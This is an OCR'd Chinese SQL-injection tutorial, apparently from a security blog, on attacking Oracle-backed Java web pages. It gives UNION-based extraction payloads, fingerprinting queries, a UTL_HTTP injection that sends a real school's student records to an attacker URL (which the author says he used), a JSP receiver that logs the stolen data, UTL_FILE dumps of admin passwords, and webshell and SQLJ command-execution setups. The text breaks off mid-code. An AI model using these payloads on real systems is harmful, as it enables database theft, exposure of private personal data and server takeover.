
from session_roles结果：



Oracle查询分页tips：

不得不说Oracle查询分页的时候没有Mysql那么方便，Oracle可不能limit 0,1而是通过三层查询嵌套的方式实现分页(查询第一条数据“>=0<=1”取交集不就是1么？我数学5分觉，如果有关数学方面的东西讲错了各位莫怪)：

SELECT * FROM (SELECT A.*, ROWNUM RN FROM (select * from session_roles) A WHERE ROWNUM <= 1) WHERE RN >= 0



在Oracle里面没有类似于Mysql的group_concat,用分页去取数据，不过有更加简单的方法。

是用UNION SELECT 查询：

http://localhost/SqlInjection/index.jsp?id=1 UNION ALL SELECT NULL, NULL, NULL, NVL(CAST(OWNER AS VARCHAR(4000)),CHR(32)) FROM (SELECT DISTINCT(OWNER) FROM SYS.ALL_TABLES)--

不过我得告诉你，UNION SELECT查询返回的是多个结果，而在正常的业务逻辑当中我们取一条新闻是直接放到对应的实体当中的，比如我们查询的wooyun的厂商表：corps，那么我们做查询的很有可能是抽象出一个corps对象，在DAO层取得到单个的参数结果集，如果有多个要么报错，要么取出第一条。然后再到controller层把查询的结果放到请求里面。最终在输出的时候自然也就只能拿到单个的corps实体，这也是视图层只做展示把业务逻辑和视图分开的好处之一，等讲到MVC的时候试着给不懂的朋友解释一下。

再来看一下我们丑陋的在页面展示数据的代码：

```
String sql = "SELECT * from \"corps\" where \"id\" = "+id;//查询语句
PreparedStatement pstt = conn.prepareStatement(sql);
ResultSet rs = pstt.executeQuery();
out.println("<font color=red>"+sql+"</font>");//打印SQL
/*截取SQL注入工具的SQL*/
BufferedWriter br = new BufferedWriter(new FileWriter(new File(session.getServletContext().getRealPath("/")+"getSql.txt"),true));
br.write(sql+"\n\n\n");//写入内容
br.flush();
br.close();
/*结果遍历*/                    显而易见的while循环会把查询返回的ResultSet的所有结果都输出到界面
while(rs.next()){
    out.println("<div class=title>"+rs.getObject("corps_name")+"-"+rs.getObject("corps_url")+"</div>");//把结果输出到界面
    out.println("<p>"+rs.getObject("corps_desc")+"</p>");//文章内容
}
rs.close();pstt.close();conn.close();
```


接下来的任务就是收集信息了，上面我们已经收集到数据库所有的用户的用户名和我们当前用户的权限。

获取所有的数据库表：

```
http://localhost/SqlInjection/index.jsp?id=1 UNION ALL SELECT NULL,
NULL, NULL, NVL(CAST(OWNER AS
VARCHAR(4000)),CHR(32))||CHR(45)||CHR(45)||CHR(45)||CHR(45)||CHR(
45)||CHR(45)||NVL(CAST(TABLE_NAME AS VARCHAR(4000)),CHR(32)) FROM
SYS.ALL_TABLES WHERE OWNER IN
(CHR(67)||CHR(84)||CHR(88)||CHR(83)||CHR(89)||CHR(83),CHR(69)||CH
R(88)||CHR(70)||CHR(83)||CHR(89)||CHR(83),CHR(77)||CHR(68)||CHR(8
3)||CHR(89)||CHR(83),CHR(79)||CHR(76)||CHR(65)||CHR(80)||CHR(83)|
|CHR(89)||CHR(83),CHR(83)||CHR(67)||CHR(79)||CHR(84)||CHR(84),CHR
(83)||CHR(89)||CHR(83),CHR(83)||CHR(89)||CHR(83)||CHR(84)||CHR(69
)||CHR(77),CHR(87)||CHR(77)||CHR(83)||CHR(89)||CHR(83))—
```

连接符我用的是-转换成编码也就是45


已列举出所有的表名：



当UNION ALL SELECT 不起作用的时候我们可以用上面的Oracle分页去挨个读取，缺点就是效率没有UNION ALL SELECT高。

信息版本获取：

```
http://localhost/SqlInjection/index.jsp?id=1 and 1=2 UNION SELECT
NULL, NULL, NULL, (select banner from sys.v_$version where rownum=1)
from dual—
```



获取启动Oracle的用户名:select SYS_CONTEXT ('USERENV','OS_USER') from dual;

服务器监听IP:select utl_inaddr.get_host_address from dual;

服务器操作系统:select member from v$logfile where rownum=1;

当前连接用户:select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual;


获取当前连接的数据库名：select SYS_CONTEXT ('USERENV', 'DB_NAME') from dual;


关于获取敏感的表和字段说明：

1、获取所有的字段schema：select * from user_tab_columns

2、获取当前用户权限下的所有的表：SELECT * FROM User_tables

上述SQL通过添加Where条件就能获取到常见注入的敏感信息，请有心学习的同学按照上面的MYSQL注入时通过information_schema获取敏感字段的方式去学习user_tab_columns和FROM User_tables表。





Oracle高级注入：

1、友情备份

在讲Mysql的时候提到过怎么在注入点去构造SQL语句去实现友情备份，在去年注入某大牛学校的教务处的时候我想到了一个简单有效的SQL注入点友情备份数据库的方法。没错就是利用Oracle的utl_http包。Oracle的确是非常的强大，utl_http就能过直接对外发送Http请求。我们可以利用utl_http去SQL注入，那么我们一样可以利用utl_http去做友情备份。

构建以下SQL注入语句：

http://60.xxx.xx.131/xxx/aao_66/index.jsp?fid=1+and+'1'in(SELECT+UTL_HTTP.request('http://xxx.cn:8080/xxxx/mysql.jsp?data='||ID||'----'||USERID||'----'||NAME||'----'||RELATION||'----'||OCCUPATION||'----'||POSITION||'----'||ASSN||UNIT||'----'||'----'||TEL)+FROM+STU_HOME)

UTL_HTTP 会带着查询数据库的结果去请求我们的URL，也就是我注入点上写的URL。Tips：UTL_HTTP是一条一条的去请求的，所以会跟数据库保持一个长连接。而数据量过大的话会导致数据丢失，如果想完整的友情备份这种方法并不是特别可行。只用在浏览器上请求这个注入点**Oracle会自动的把自己的裤子送上门**来那种感觉非常的好。


index.jsp | JDBCSqlInjectionTest.java | DriverManager.class | oracle_utl_http.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@page import="java.io.BufferedWriter"%>
<%@page import="java.io.FileWriter"%>
<%@page import="java.io.File"%>
<!DOCTYPE HTML>
<html>
  <head>
    <title>oracle_utl_http-园长</title>
  </head>
  <body>
<%
    String data=new String(request.getParameter("data").getBytes("ISO-8859-1"),"utf-8");
    BufferedWriter bw=new BufferedWriter(new FileWriter(new File(request.getRealPath("/").replaceAll("\\\\","/")+"req.txt"),true));
    bw.write(data); bw.newLine();bw.flush();bw.close();
%>
  </body>
</html>
```

防止中文乱码

把传入的请求参数存到当前Web目录下的req.txt当中

使用UTL_HTTP友情备份效果图：



utl_http在注入的时候怎么去利用同理，由于我也没有去深入了解utl_http或许他还有其他的更实用的功能等待你去发现。

使用UTL_FILE友情备份：


创建目录：

```
create or replace directory cux_log_dir as 'E:/soft/apache-tomcat-7.0.37/webapps/ROOT/selina';
```

导出数据到文件：

```
declare
    frw     utl_file.file_type;
    begin
        frw:=utl_file.fopen('CUX_LOG_DIR','emp.txt','w');
        for rec in (select * from admin) loop
            utl_file.put_line(frw,rec.id||','||rec.password);
        end loop;
        utl_file.fclose(frw);
    end;
/
```

效果图：



1、GetShell

之前的各种Oracle文章似乎都提过怎样去getshell，其实方法倒是有的。但是在Java里面你要想拿到WEB的根路径比那啥还难。但是PHP什么的就不一样了，PHP里面爆个路径完全是家常便饭。因为数据库对开发语言的无关系，所以或许我们在某些场合下以下的getshell方式也是挺不错的。

1、在有Oracle连接权限没有webshell时候通过utl_file获取shell

（当然用户必须的具有创建DIRECTORY的权限）：

```
连接到:
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> grant CREATE ANY DIRECTORY to SCOTT;

授权成功。

SQL>
```


执行：create or replace directory getshell_dir as 'E:/soft/apache-tomcat-7.0.37/webapps/SqlInjection/';
当然了as后面跟的肯定是你的WEB路径。

执行以下SQL语句：
创建目录：


```
create or replace directory getshell_dir as
'E:/soft/apache-tomcat-7.0.37/webapps/SqlInjection/';
```

写入shell到指定目录：注意directory在这里一定要大写：

```
declare
    frw   utl_file.file_type;
    begin
        frw:=utl_file.fopen('GETSHELL_DIR','yzmm.jsp','w');
        utl_file.put_line(frw,'hello world.');
        utl_file.fclose(frw);
    end;
/
```




2、在低权限下getshell：



执行以下SQL创建表空间：

```
    create tablespace shell datafile
    'E:/soft/apache-tomcat-7.0.37/webapps/SqlInjection/shell.jsp' size
    100k nologging ;
CREATE TABLE SHELL(C varchar2(100)) tablespace shell;
insert into SHELL values('hello world');
commit;
alter tablespace shell offline;
drop tablespace shell including contents;
```



这方法是能写文件，但是好像没发现我的hello world，难道是我打开方式不对？

3、Oracle SQLJ编译执行Java代码：

众所周知，由于sun那只土鳖不争气居然被oracle给收购了。不过对Oracle来说的确是有有不少优势的。

SQLJ是一个与Java编程语言紧密集成的嵌入式SQL的版本，这里"嵌入式SQL"是用来在其宿主通用编程语言如C、C++、Java、Ada和COBOL）中调用SQL语句。

SQL翻译器用SQLJ运行时库中的调用来替代嵌入式SQLJ语句，该运行时库真正实现SQL操作。这样翻译的结果是得到一个可使用任何Java翻译器进行编译的Java源程序。一旦Java源程序被编译，Java执行程序就可在任何数据库上运行。

SQLJ运行环境由纯Java实现的小SQLJ运行库（小，意指其中包括少量的代码）组成，该运行时库转而调用相应数据库的JDBC驱动程序。

SQLJ可以这样玩：首先创建一个类提供一个静态方法：

util.java

```
1  public class util {
2      public static int getShell(String p, String c) {
3          int RC = -1;
4          try {
5              new java.io.FileOutputStream(p).write(c.getBytes());
6              RC = 1;
7          } catch (Exception e) {
8              e.printStackTrace();
9          }
10         return RC;
11     }
12 }
13
```

其中的getShell是我们的方法名，p和才是参数，p是路径，而c是要写的文件内容。在创建Java存储过程的时候方法类型必须是静态的static

执行以下SQL创建Java储存过程：

```
create or replace and compile
java source named "getShell"
as public class GetShell {public static int getShell(String p, String c)
{int RC = -1;try {new java.io.FileOutputStream(p).write(c.getBytes());RC
= 1;} catch (Exception e) {e.printStackTrace();}return RC;}}
```

创建函数：

```
create or replace
function getShell(p in varchar2, c in varchar2) return number
as
language java
name 'util.getShell(java.lang.String, java.lang.String) return
```

```
Integer';
```

创建存储过程：

```
create or replace procedure RC(p in varChar, c in varChar)
as
x number;
begin
x := getShell(p,c);
end;
```

授予Java权限：

```
variable x number;
set serveroutput on;
exec dbms_java.set_output(100000);
grant javasyspriv to system;
grant javauserpriv to system;
```

写webshell：

```
exec :x:=getShell('d:/3.txt','selina');
```

SQLJ执行cmd命令：

方法这里和上面几乎大同小异，一样的提供一个静态方法，然后去创建一个存储过程。然后调用Java里的方法去执行命令。

创建Java存储过程：

```
create or replace and compile java source named "Execute" as
import java.io.BufferedReader;
import java.io.InputStreamReader;

public class Execute {
    public static void executeCmd(String c) {
        try {
            String l="",t;
            BufferedReader br = new BufferedReader(new
```

